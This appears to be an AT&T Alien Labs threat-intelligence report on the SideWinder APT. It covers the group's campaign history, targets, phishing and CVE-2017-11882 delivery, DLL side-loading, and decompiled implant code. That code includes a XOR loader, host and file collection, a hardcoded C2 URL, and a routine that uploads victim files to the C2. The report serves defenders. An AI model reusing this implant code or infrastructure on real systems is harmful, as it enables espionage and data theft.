



A Global Perspective of the SideWinder APT

Summary

AT&T Alien Labs has investigated the adversary group publicly known as SideWinder in order to historically document its highly active campaigns and identify a more complete picture of targets, motivations, and objectives. Through our investigation, we have uncovered a collection of activity targeting government and business throughout South Asia and East Asia spanning many years. Our findings are primarily focused on activity since 2017, however the group has been reportedly operating since at least 2012. Alien Labs along with other security researchers have assessed with low to medium confidence that the group is operates in support of India political interests based on targets, campaign timelines, technical characteristics of command and control (C2) infrastructure and malware, association with other known India interest APTs, in addition to past cyber threat intelligence reporting and our private telemetry.

SideWinder is a highly active adversary primarily making use of email spear phishing, document exploitation, and DLL Side Loading techniques to evade detection and to deliver targeted implants. The adversary activity remains at a consistent rate and AT&T Alien Labs recommends the deployment of detections and retrospective analysis of shared indicators of compromise (IOCs) for past undetected activity. In this report we are providing a timeline of known campaigns and their associated IOCs, in addition to a large number of campaigns/IOCs which have not been previously reported or publicly identified.



Analysis Purpose & Resources

AT&T Alien Labs authored this report to share information and improve the understanding and collection potential of SideWinder activity. The purpose of providing this report is to help defenders in retrospective analysis objectives, provide guidance to researchers with our own findings, and share a foundation of knowledge on a specific and unique threat actor for defender identification and future industry reporting.

The primary resources AT&T Alien Labs used for this analysis includes private Alien Labs telemetry and intelligence, the Alien Labs Open Threat Exchange™ (OTX™), public file repositories and sandboxes (OTX, VirusTotal, Any.Run, MalShare), and multiple infrastructure analysis supporting tools (BinaryEdge, RiskIQ). Additionally, as can be found in the “Past Reporting Timeline” section, we have used publishings on SideWinder activity to help supplement the details of activity and identify noteworthy multinational patterns outside our own perspective and data.

Past Reporting Timeline

Below is a timeline of relevant and noteworthy publicly reported activity on the SideWinder APT group. Alien Labs has reviewed and tracked SideWinder with the help of the many sources referenced in this timeline. It is important to note; some past publications have contained errors we have retrospectively identified. A complete list of indicators (IOCs) from each publication can be found in Appendix C. This list has been curated and supplemented with our own findings. Additionally, we have provided secondary links through archive.org in order to provide past content archived and available to future readers if the publication from a source is no longer hosted online. It is important to note all sources, including the authors of this report, are limited to their own data, telemetry, and knowledge at the time of publication.

- **April 12, 2018:** The first public naming of the SideWinder APT group was from [Kaspersky on April 12th 2018 \[archived\]](#), in an APT Trends summary. According to the Kaspersky blog, SideWinder has been active since at least 2012 and has been potentially authored by an Indian company. Kaspersky also released a more detailed private intelligence report in the first quarter of 2018, according to their blog post.
- **May 2, 2018:** [Tencent Security published a blog \[archived\]](#) on SideWinder. In this blog, they name the actor “Rattlesnake” and “T-APT-04”. The blog shared an overview of the attack process using malicious documents as a delivery mechanism for a RAT (remote access trojan) install.
- **July 16, 2018:** [Sebastien Larinier published \[archived\]](#) an analysis of a SideWinder-linked malicious document. The analysis breaks down the exploit and infection process, which is related to activity previously reported by Tencent.
- **July 31, 2018:** [Sebastien Larinier published a blog \[archived\]](#) with a newly identified malicious document that makes use of a similar malicious document which generates a toolkit linked to previously SideWinder activity; however, in this case the malicious document was potentially associated with the Chinese adversary group “1973CN,” known for their [Vietnam-focused campaigns \[archived\]](#) in 2016.
- **October 18, 2018:** Sebastien Larinier also [shared an update \[archived\]](#) on a new infection process observed in a SideWinder malicious document. We excluded some of the IOCs in this report, as we assess with moderate confidence they are not related to SideWinder activity.



- **February 5, 2019:** [Anomali first publicly reported](#) [\[archived\]](#) on the shared rich text format (RTF) weaponizer used by multiple Chinese APT groups, with links to known SideWinder activity. This shared toolkit has since been primarily referred to as the “Royal Road” or “8.t” Weaponizer. Anomali presented various intriguing assessments, such as a potential shared exploit and weaponizer supply chain used between Goblin Panda, APT40, and ICEFOG (Chinese APTs) and then later with SideWinder (India APT).
- **February 15, 2019:** The Government of Pakistan’s NTISB issued a “prevention against cyber espionage advisory” [\(no. 3\)](#) [\[archived\]](#) which contains technical indicators related to a SideWinder campaign targeting Pakistan military organizations. The adversary was not identified in this report; however Alien Labs was able to attribute this activity to SideWinder.
- **February 20, 2019:** The Government of Pakistan’s NTISB issued an espionage advisory [\(no. 4\)](#) [\[archived\]](#) related to a SideWinder campaign against defense and intelligence organizations within Pakistan. The adversary was not identified in this report; however Alien Labs was able to attribute this activity to SideWinder.
- **February 26, 2019:** [Tencent reported on SideWinder](#) [\[archived\]](#) activity potentially targeting Pakistan government organizations, based on malicious document lures.
- **April 1, 2019:** The Government of Pakistan’s NTISB issued [cyber espionage advisory no. 8](#) [\[archived\]](#) in which SideWinder masqueraded as the Ministry of Interior in a campaign against other Pakistan government organizations. The adversary was not identified in this report; however Alien Labs was able to attribute this activity to SideWinder.
- **May 8, 2019:** The Antiy CERT team [published an analysis of SideWinder activity](#) [\[archived\]](#) targeting Pakistan government officials of Pakistan. The analysis summarized findings of attack methods using English lures involving the military of China and Pakistan.
- **September 6, 2019:** Rising Network Security Technology company of Beijing, [reported on a SideWinder campaign](#) [\[archived\]](#) they discovered that targeted multiple embassies in China, in addition to an unnamed Chinese defense technology company foreign representative office.
- **September 9, 2019:** Tencent published an article on the [summary of India/Pakistan attacks](#) [\[archived\]](#), geopolitical context, and general actor overviews.
- **October 4, 2019:** SideWinder and its use of the Royal Road Weaponizer were further references in a joint Anomali and Proofpoint presentation at the annual Virus Bulletin conference ([Slides](#) [\[Archived\]](#)/[Video](#)). This presentation adds further clarification to a Feb. 5, 2019, blog by Anomali. The author's discussion on the Weaponizer lifecycle is a noteworthy detail to consider in the past relations of supply chain / relations between the various Chinese actors and SideWinder.
- **October 18, 2019:** Rising [reported on more observed activity](#) [\[archived\]](#) targeting additional government and defense organizations in China.
- **October 29, 2019:** Rising [reported on a SideWinder campaign](#) [\[archived\]](#) targeting military organizations of Pakistan.
- **November 11, 2019:** The Government of Pakistan’s NTISB [issued advisory no. 22](#) [\[archived\]](#) detailing SideWinder as an Indian APT, in addition to sharing technical indicators and recommendations. This appears to be the first public attribution of SideWinder by the NTISB.
- **January 1, 2020:** Shadow Chaser Group published [a 2019 summary report](#) [\[archived\]](#) of SideWinder activity.
- **January 6, 2020:** [Trend Micro first publicly reported](#) [\[archived\]](#) on new SideWinder Android OS malware, potentially active since March 2019. The mobile apps were available on the Google Play



store and were mimicking camera and file management apps. The apps operated in a multi-stage infection process, using CVE-2019-2215 and resulting in a full compromise of victim devices.

- **January 17, 2020:** At the Japan Security Analyst Conference, SideWinder and its past use of Royal Road Weaponizer were detailed in the presentation titled “An Overhead View of the Royal Road” by Rintaro Noike and Shota Nakajima of nao_sec ([Slides \[archived\]](#)/[Video](#)).
- **April 14, 2020:** Tencent reported on SideWinder [taking advantage of the of COVID-19 pandemic \[archived\]](#) in a campaign against Pakistan military organizations. Some of the same details in the Tencent blog were also [released in advisory no. 5 \[archived\]](#) from the Government of Pakistan’s NTISB on the same day.
- **May 20, 2020:** RedDrip Team [published an analysis \[archived\]](#) on the SideWinder campaign against the Pakistan Government reported on April 14th. One noteworthy detail This report included one of the first public references to SideWinder operating phishing websites.
- **July 12, 2020:** the Shadow Chaser Group [publicly shared details \[archived\]](#) on a collection of more recent SideWinder activity, including an analysis of the infection process and potential Bangladesh and Chinese university targets.
- **December 9, 2020:** TrendMicro [released a blog \[archived\]](#) with a detailed analysis of SideWinder credential phishing websites and targets, in addition to identification of mobile applications potentially being built for future attacks.

Targets

The SideWinder APT has been targeting governments and businesses throughout South Asia and East Asia spanning many years. Specifically, there is a recurring effort of targeting military and government organizations. Primary targets of government and military targeting has been Pakistan, China, Nepal, Afghanistan. There were also many smaller operations observed targeting other nations in the region, such as Myanmar, Qatar, Sri Lanka, and Bangladesh.

We assess with moderate confidence that various businesses operating in the national defense technology, scientific research, financial, energy, and mineral industries of the same nations were also targeted in SideWinder campaigns. Its critical to acknowledge that this is not the complete picture of the group’s operations, and they are likely conducting operations against other targets.

Our assessment of the targets are based on infrastructure design/naming trends, government notifications, publicly available files unique to specific sources, phishing pages, previous public reporting, and Alien Labs private telemetry.

Technical Campaign Details

Initial Access

SideWinder has been observed initiating attacks with spear phishing emails against their target organizations. Attacks are primarily delivering malicious attachments, but credential phishing has also been a technique used by the group. The December 2020 blog from Trend Micro does an excellent analysis of the phishing websites. Ultimately, these websites are used to collection credentials and occasionally deliver similar files to the attachments detailed below.



Email lures and their attachments or links are often uniquely crafted to the target organization, which include content that the recipients would often expect to receive or benefit from reading. Since the group has primarily targeted government and military organizations, email lures are often related to political events and/or private documents generally considered standard for such organizations to receive. Figure 1 includes a screenshot of the complete content from an April 2019 campaign phishing email (SHA256:

be71f2d17037a1a1fbb8d7f3f4b45c72132a64224e3d3f13aa66a2249df9232) with attachment (SHA256: ac4fd2681c3a9d087ff4cabb44b93753711e81c6574c837ca33f74fef37f3cf4).




Figure 1. SideWinder Phishing Email Screenshot captured via VirusTotal.

Malicious attachments are the standard approach over the use of malicious links in phishing emails. Attachments have most commonly been RTF files, and less commonly DOCX, LNK, and ZIP files.

Code Execution

The RTF files continually use CVE-2017-11882 to exploit the target host and initiate the compromise. LNK files are used for code execution to download remote files from adversary-controlled infrastructure. ZIP files have been observed simply as a way to supply LNK files, potentially an attempt to evade automatic email filtering.

One example of a ZIP to LNK delivery method was also detailed in the Government of Pakistan's NTISB advisory No. 22 of November 2019. The ZIP file contained a malicious LNK file (SHA256: 61669c7e59036ae95a2886cf5a42a89633ff8c53cf75e7cb89e0be9f6d4030f4) which performs a remote download from paknavy.gov[.]pk.apl-port[.]net/images/E7B62E1D/1182/2258/fc8fe2b4/692cd02 to ultimately download a malicious HTA file.




Figure 2. Scan of NTISB November 2019 Advisory, via National University of Technology Pakistan.

The HTA files themselves vary over the years, often evolving with each campaign in attempt to complicate analysis and detection capabilities.

The HTA files generally have the same role in each campaign. This includes:

1. Act as the downloader to initialize the infection from the C2 server.
 - a. Further HTA Downloads (multistage) or direct loader DLL download and execution.
2. Load encoded lure document (such as PDFs).
 - a. Often a decoy document and shown to users while the attack is conducted without their knowledge.
3. Report unique host details to C2 server.
 - a. Basic antivirus checks

The scripts shift between being JavaScript, PowerShell, and VBScript. Additionally, the amount of code obfuscation and encoding within the script has increased over time. The scripts have also benefited from using versions of open source toolkits such as [Loadic](#) and [StarFighters](#) to maliciously deliver the final payload.

Ultimately, the many unique implementations of the HTA file scripts lead to drop and execution of the loader through the DLL side loading technique.



Trojan Analysis

DLL Side loading Execution Flow

As part of its infection chain, SideWinder is using a technique called DLL Side Loading to load and execute its final implant payload on target machines. The malware is hijacking a clean file, by forcing a system program to load its malicious DLL rather than its original one. This approach allows the implant to reside only in memory of the victim machine, avoiding detection through generic file scans.

1. The script copies a clean system EXE file, which is often whitelisted from detection, to the malware directory. In the case with various SideWinder methods, this would be the legitimate rekeywiz.exe Windows OS application file (SHA256:
fa86b5bc5343ca92c235304b8dcbcf4188c6be7d4621c625564bebd5326ed850
2. Next the script sets its own DLL file name to the same as a clean file the application needs to load during execution, which in this example is "Duser.dll". It is then placed into the same folder as the clean application.
3. A configuration file is made for the system exe file to avoid conflicts with DLL file versions. (for example: "rekeywiz.exe.config")




Figure 3: Directory containing clean application of the copied "rekeywiz.exe", the malicious DLL "Duser.dll", and the configuration file to avoid version conflicts "rekeywiz.exe.conf", captured via Alien Labs threat analysis.

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <configuration>
3   <startup useLegacyV2RuntimeActivationPolicy="true">
4     <supportedRuntime version="v2.0.50727"/>
5     <supportedRuntime version="v4.0"/>
6   </startup>
7 </configuration>
```

Figure 4: Content of "rekeywiz.exe.conf" to avoid version conflict when loading 'Duser.dll', captured via Alien Labs threat analysis.

4. The script will execute the clean EXE file, which will then load and execute its malicious DLL as if it were the original clean version, which itself decrypts and loads the final implant into memory.




Figure 5: Malicious "Duser.dll" loads upon "LoadLibrary" API function call of clean program, captured via Alien Labs threat analysis.



Malicious DLL Analysis

Next, we can follow the execution of the new Duser.dll file through the DLL Side loading technique. Duser.dll is responsible for decrypting and executing the final payload into memory, which has been written as a randomly named temporary file (.tmp) on disk. This process is completed through the clean system application used for the side-loading technique, regkeywiz.exe. The Duser.dll does not contain malicious code by itself, but rather acts as a component to load the implant.

```
1 // Module.Program
2 // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000450
3 static Program()
4 {
5     byte[] assemblyData = Program.GetAssemblyData("MpyutHk.tmp");
6     byte[] array = new byte[assemblyData.Length - 32];
7     Program.BufferCopy_1(ref assemblyData, 32, ref array, array.Length);
8     for (int i = 0; i < array.Length; i++)
9     {
10         byte[] array2 = array;
11         int num = i;
12         array2[num] ^= assemblyData[i % 32];
13     }
14     Program._assembly = Program.LoadAssembly(array);
15 }
16
```

Figure 6: DLL reads the content of decrypted file 'MpyutHk.tmp' and execute it in the memory of the clean application "regkeywiz.exe", captured via Alien Labs threat analysis.

As mentioned, the content of the temporary file is the encrypted final and main payload of the infection process. The first 32 bytes are the decryption key for a XOR loop. The function below can be used to decrypt the file.

```
def decrypt(input_file, output_file):
    f = open(input_file, 'rb')
    data = f.read()
    f.close()
    file_length = len(data) - 32
    xor_key = data[0:32]
    arr = bytearray(data[32:])
    for i in range(file_length):
        arr[i] ^= xor_key[i % 32]

    f = open(output_file, 'wb')
    f.write(arr)
    f.close()
```




Final Implant

As mentioned above, the implant is an encrypted temp file, which is initiated by the loader through the DLL side loading technique, decrypted, and then executed.

The implant will save its configuration file in the original malware folder and decrypt it in memory. Similar to the previous DLL, the first 32 bytes are the decryption key in XOR loop.

A decrypted configuration used by the implant, which includes the configuration file name, malware directory, C2 server, file extensions to collect and more, can be seen in Figure 7:

```
00000050: 74 32 2E 30-4F 68 74 74-70 73 3A 2F-2F 72 30 64 t2.00https://r0d
00000060: 70 73 2E 6E-65 74 2F 32-30 32 2F 73-6B 65 6D 73 ps.net/202/skems
00000070: 6C 45 41 39-33 72 36 44-6F 31 69 68-6B 41 55 30 1EA93r6Do1ihkAU0
00000080: 78 77 61 37-41 4C 61 77-41 74 72 39-75 4F 65 75 xwa7ALawAtr9uOeu
00000090: 53 51 7A 2F-2D 31 2F 31-37 34 38 2F-36 39 33 65 SQz/-1/1748/693e
000000A0: 30 63 37 34-C0 27 09 00-60 EA 00 00-01 01 01 07 0c74L'o`Ω 000•
000000B0: 00 00 00 04-2E 64 6F 63-05 2E 64 6F-63 78 04 2E ♦.doc♦.docx♦.
000000C0: 78 6C 73 05-2E 78 6C 73-78 04 2E 70-64 66 04 2E xls♦.xlsx♦.pdf♦.
000000D0: 70 70 74 05-2E 70 70 74-78 80 96 98-00 00 00 00 ppt♦.pptxÇüÿ
000000E0: 00 00 00 00-00 - -
```

Figure 7: SideWinder Trojan Decrypted Configuration, captured via Alien Labs threat analysis.

The full malware configuration parameters used are shown below in their declaration state. We can notice that in a switch statement if it does not have any C2, it will set one as default.

Following execution, two timer functions are set. The first timer function is responsible for querying the C2 to get the new configuration needed for the malware and collect its associated information. After the first request, it will start processing the commands it received by following configuration settings:



```
while (memoryStream2.Position < memoryStream2.Length)
{
    switch (binaryReader.ReadByte())
    {
        case 1:
            this.WriteSysInfo();           collect system information
            continue;
        case 2:
            this.WriteFileListing();       collect drives and folder information
            continue;
        case 3:
            this.WriteSelectedFiles();     collect files information
            continue;
        case 4:
            this._settings.ReadFrom(binaryReader);  save new malware configuration
            this._settings.Save();
            continue;
        case 5:
            this._settings.ServerUri = new Uri(binaryReader.ReadString());  set new C&C
            continue;
        case 6:
            this._settings.DoFileUpload = binaryReader.ReadBoolean();  Flag - send files to server (T/F)
            continue;
        case 7:
            this._settings.SelectFileExtensions = new string[binaryReader.ReadInt32()];
            for (int i = 0; i < this._settings.SelectFileExtensions.Length; i++)  set files extension
            {                                                                    for search
                this._settings.SelectFileExtensions[i] = binaryReader.ReadString();
            }
            continue;
        case 8:
            this._settings.MaxSelectFileSize = binaryReader.ReadInt32();  set max file size
            continue;
        case 9:
        {
            Settings.File item = new Settings.File(binaryReader.ReadString());
            List<Settings.File> selectedFiles = this._settings.SelectedFiles;
            lock (selectedFiles)
            {
                int num = this._settings.SelectedFiles.IndexOf(item);           set files list to search
                if (num < 0)
                {
                    this._settings.SelectedFiles.Add(item);
                }
                else
                {
                    this._settings.SelectedFiles[num].SentOffset = 0L;
                    this._settings.SelectedFiles[num].Complete = false;
                }
                continue;
            }
            break;
        }
    }
}
```

Figure 8: Sample of Configuration Settings, captured via Alien Labs threat analysis.



A complete list of available capabilities with added context:

1. Collect system information, and save it to file to be later upload to the C2 server.

```
jsonWriter.WritePropertyName("sysInfo");
jsonWriter.WriteStartObject();
jsonWriter.WritePropertyName("userAccount");
SysInfo.WriteWmi(jsonWriter, "Win32_userAccount", "root\\cimv2", new string[]
{
    "name"
});
jsonWriter.WritePropertyName("computerSystem");
SysInfo.WriteWmi(jsonWriter, "Win32_computerSystem", "root\\cimv2", new string[]
{
    "Caption",
    "UserName",
    "Manufacturer",
    "Model",
    "PrimaryOwnerName",
    "TotalPhysicalMemory"
});
jsonWriter.WritePropertyName("antiVirusProduct");
SysInfo.WriteWmi(jsonWriter, "antiVirusProduct", "root\\SecurityCenter2", new string[]
{
    "displayName",
    "ProductState",
    "TimeStamp"
});
jsonWriter.WritePropertyName("antiSpywareProduct");
SysInfo.WriteWmi(jsonWriter, "antiSpywareProduct", "root\\SecurityCenter2", new string[]
{
    "displayName",
    "ProductState",
    "TimeStamp"
});
jsonWriter.WritePropertyName("process");
SysInfo.WriteWmi(jsonWriter, "Win32_process", "root\\cimv2", new string[]
{
    "Name",
    "CommandLine",
    "ProcessOwner"
});
jsonWriter.WritePropertyName("processor");
SysInfo.WriteWmi(jsonWriter, "Win32_processor", "root\\cimv2", new string[]
{
    "Caption",
    "Name",
    "Architecture",
    "NumberOfCores",
    "NumberOfLogicalProcessors",
    "ProcessorId",
    "CurrentClockSpeed",
    "MaximumClockSpeed",
    "DataWidth"
});
jsonWriter.WritePropertyName("operatingSystem");
SysInfo.WriteWmi(jsonWriter, "Win32_operatingSystem", "root\\cimv2", new string[]
{
    "Caption",
```

Figure 9: System information collected, captured via Alien Labs threat analysis.



```
SysInfo.WriteWmi(jsonWriter, "Win32_operatingSystem", "root\\cimv2", new string[]
{
    "Caption",
    "version",
    "RegisteredUser",
    "BuildNumber",
    "ServicePackMajorVersion",
    "ServicePackMinorVersion",
    "OSArchitecture",
    "OSProductSuite"
});
jsonWriter.WritePropertyName("timeZone");
SysInfo.WriteWmi(jsonWriter, "Win32_timeZone", "root\\cimv2", new string[]
{
    "Caption",
    "description",
    "StandardName"
});
jsonWriter.WritePropertyName("quickFixEngineering");
SysInfo.WriteWmi(jsonWriter, "Win32_quickFixEngineering", "root\\cimv2", new string[]
{
    "HotFixID",
    "Description",
    "InstalledOn"
});
jsonWriter.WritePropertyName("network");
jsonWriter.WriteStartArray();
try
{
    foreach (NetworkInterface networkInterface in NetworkInterface.GetAllNetworkInterfaces())
    {
        jsonWriter.WriteStartObject();
        jsonWriter.WritePropertyName("name");
        jsonWriter.WriteValue(networkInterface.Name);
        jsonWriter.WritePropertyName("description");
        jsonWriter.WriteValue(networkInterface.Description);
        jsonWriter.WritePropertyName("networkInterfaceType");
        jsonWriter.WriteValue(networkInterface.NetworkInterfaceType.ToString());
        jsonWriter.WritePropertyName("operationalStatus");
        jsonWriter.WriteValue(networkInterface.OperationalStatus.ToString());
        jsonWriter.WritePropertyName("speed");
        jsonWriter.WriteValue(networkInterface.Speed);
        jsonWriter.WritePropertyName("macAddress");
        jsonWriter.WriteValue(BitConverter.ToString(networkInterface.GetPhysicalAddress().GetAddressBytes()));
        IPInterfaceProperties ipproperties = networkInterface.GetIPProperties();
        if (networkInterface.Supports(NetworkInterfaceComponent.IPv4))
        {
            IPv4InterfaceProperties ipv4Properties = ipproperties.GetIPv4Properties();
            if (ipv4Properties != null)
            {
                jsonWriter.WritePropertyName("isDhcpEnabled");
                jsonWriter.WriteValue(ipv4Properties.IsDhcpEnabled.ToString());
            }
        }
    }
}
```

Figure 10: System information collected, captured via Alien Labs threat analysis.



2. Collect drive information and directory files based on configuration. The malware can list files based on extension.

```
public static void WriteListing(BinaryWriter output, string[] selectFileExtensions, int maxSelectFileSize, List<Settings.File> selectedFiles)
{
    output.Write(Encoding.ASCII.GetBytes("FL"));
    output.Write(1);
    Queue<FileListing.DirectoryOffset> queue = new Queue<FileListing.DirectoryOffset>();
    DriveInfo[] drives = DriveInfo.GetDrives();
    output.Write(drives.Length);
    foreach (DriveInfo driveInfo in drives)
    {
        output.Write(driveInfo.Name);
        output.Write((int)driveInfo.DriveType);
        output.Write(driveInfo.IsReady);
        if (driveInfo.IsReady)
        {
            output.Write(driveInfo.DriveFormat);
            output.Write(driveInfo.AvailableFreeSpace);
            output.Write(driveInfo.TotalFreeSpace);
            output.Write(driveInfo.TotalSize);
            output.Write(driveInfo.VolumeLabel);
            if (driveInfo.DriveType == DriveType.Fixed)
            {
                queue.Enqueue(new FileListing.DirectoryOffset(driveInfo.Name, output.BaseStream.Position));
                output.Write(0L);
            }
            else
            {
                output.Write(-1L);
            }
        }
    }
    while (queue.Count > 0)
    {
        FileListing.DirectoryOffset directoryOffset = queue.Dequeue();
        long position = output.BaseStream.Position;
        output.BaseStream.Position = directoryOffset.OffsetPosition;
        output.Write(position);
        output.BaseStream.Position = position;
        try
        {
            DirectoryInfo directoryInfo = new DirectoryInfo(directoryOffset.Path);
            DirectoryInfo[] directories = directoryInfo.GetDirectories();
            FileInfo[] files = directoryInfo.GetFiles();
            output.Write(false);
            output.Write(directories.Length);
            output.Write(files.Length);
            foreach (DirectoryInfo directoryInfo2 in directories)
            {
                output.Write(directoryInfo2.Name);
            }
        }
    }
}
```

Figure 11: Drive and File Information, captured via Alien Labs threat analysis.



3. Collect files and save to a temporary file to later deliver to the C2 server.

```
private void WriteSelectedFiles()
{
    try
    {
        string tempFileName = Path.GetTempFileName();
        using (FileStream fileStream = new FileStream(tempFileName, FileMode.Create, FileAccess.ReadWrite))
        {
            JsonTextWriter jsonTextWriter = new JsonTextWriter(new StreamWriter(fileStream, Encoding.UTF8));
            jsonTextWriter.WriteStartObject();
            jsonTextWriter.WritePropertyName("selectedFiles");
            jsonTextWriter.WriteStartArray();
            List<Settings.File> selectedFiles = this._settings.SelectedFiles;
            lock (selectedFiles)
            {
                foreach (Settings.File file in this._settings.SelectedFiles)
                {
                    jsonTextWriter.WriteStartObject();
                    jsonTextWriter.WritePropertyName("filePath");
                    jsonTextWriter.WriteValue(file.FilePath);
                    jsonTextWriter.WritePropertyName("complete");
                    jsonTextWriter.WriteValue(file.Complete);
                    jsonTextWriter.WritePropertyName("sentOffset");
                    jsonTextWriter.WriteValue(file.SentOffset);
                    jsonTextWriter.WriteEndObject();
                }
            }
            jsonTextWriter.WriteEndArray();
            jsonTextWriter.WriteEndObject();
            jsonTextWriter.Flush();
        }
        File.Move(tempFileName, Path.Combine(this._settings.OutputFolder, Path.GetRandomFileName() + ".fls"));
    }
    catch (Exception ex)
    {
        try
        {
            File.WriteAllText(Path.Combine(this._settings.OutputFolder, Path.GetRandomFileName() + ".err"), ex.ToString());
        }
        catch
        {
        }
    }
}
```

Figure 12: File Theft capability, captured via Alien Labs threat analysis.

4. Update malware configuration with one received from the C2 server.

```
public void ReadFrom(BinaryReader bR)
{
    if (bR.ReadByte() == 1)
    {
        Settings._settingsFilePath = Environment.ExpandEnvironmentVariables(bR.ReadString());
        string directoryName = Path.GetDirectoryName(Settings._settingsFilePath);
        if (!Directory.Exists(directoryName))
        {
            Directory.CreateDirectory(directoryName);
        }
        this._outputFolder = Environment.ExpandEnvironmentVariables(bR.ReadString());
        if (!Directory.Exists(this._outputFolder))
        {
            Directory.CreateDirectory(this._outputFolder);
        }
        string text = bR.ReadString();
        if (string.IsNullOrEmpty(text))
        {
            this._serverUri = new Uri("https://r0dps.net/202/skems1EA93r6D01ihkAU0xwa7ALawAtr9u0eu5Qz/-/1748/693e0c74".Trim());
        }
        else
        {
            this._serverUri = new Uri(text);
        }
        this._getInterval = bR.ReadInt32();
        this._postInterval = bR.ReadInt32();
        this._doSysInfo = bR.ReadBoolean();
        this._doFileSelection = bR.ReadBoolean();
        this._doFileUpload = bR.ReadBoolean();
        int num = bR.ReadInt32();
        this._selectFileExtensions = new string[num];
        for (int i = 0; i < num; i++)
        {
            this._selectFileExtensions[i] = bR.ReadString();
        }
        this._maxSelectFileSize = bR.ReadInt32();
        int num2 = bR.ReadInt32();
        this._selectedFiles = new List<Settings.File>(num2);
        for (int j = 0; j < num2; j++)
        {
            this._selectedFiles.Add(new Settings.File(bR));
        }
        int num3 = bR.ReadInt32();
        this._outputFiles = new List<Settings.File>(num3);
        for (int k = 0; k < num3; k++)
        {
            this._outputFiles.Add(new Settings.File(bR));
        }
    }
    return;
}
```

set default C2 in case its missing from config

Figure 13: C2 Configuration Default Check, captured via Alien Labs threat analysis.

The malware will collect information from the system, and save it as a JSON file on disk, and later will send it to the C2 server.

```
public static void WriteTo(Stream s)
{
    JsonTextWriter jsonTextWriter = new JsonTextWriter(new StreamWriter(s, Encoding.UTF8));
    jsonTextWriter.WriteStartObject();
    SysInfo.WritePrivileges(jsonTextWriter);
    SysInfo.WriteSysInfo(jsonTextWriter);
    SysInfo.WriteDirectoryListing(jsonTextWriter);
    SysInfo.WriteDriveInfo(jsonTextWriter);
    SysInfo.WriteInstalledApps(jsonTextWriter);
    jsonTextWriter.WriteEndObject();
    jsonTextWriter.Flush();
}
```

Figure 14: Json collected information file, captured via Alien Labs threat analysis.

The second callback function, is mainly responsible to upload files to the server, collected by the malware based on C2 configuration and request:

```
private void UploadFile(Settings.File file, string fileType = null)
{
    using (FileStream fileStream = new FileStream(file.FilePath, FileMode.Open, FileAccess.Read, FileShare.Read | FileShare.Write | FileShare.Delete))
    {
        byte[] array = new byte[524288];
        using (Program.WebClient webClient = new Program.WebClient())
        {
            for (;;)
            {
                fileStream.Position = file.SentOffset;
                int num = fileStream.Read(array, 0, array.Length);
                if (num < 1)
                {
                    break;
                }
                webClient.ContentType = "application/x-raw";
                webClient.Headers.Clear();
                webClient.Headers.Add("X-File-Path", Convert.ToBase64String(Encoding.UTF8.GetBytes(file.FilePath)));
                webClient.Headers.Add("X-File-Offset", file.SentOffset.ToString());
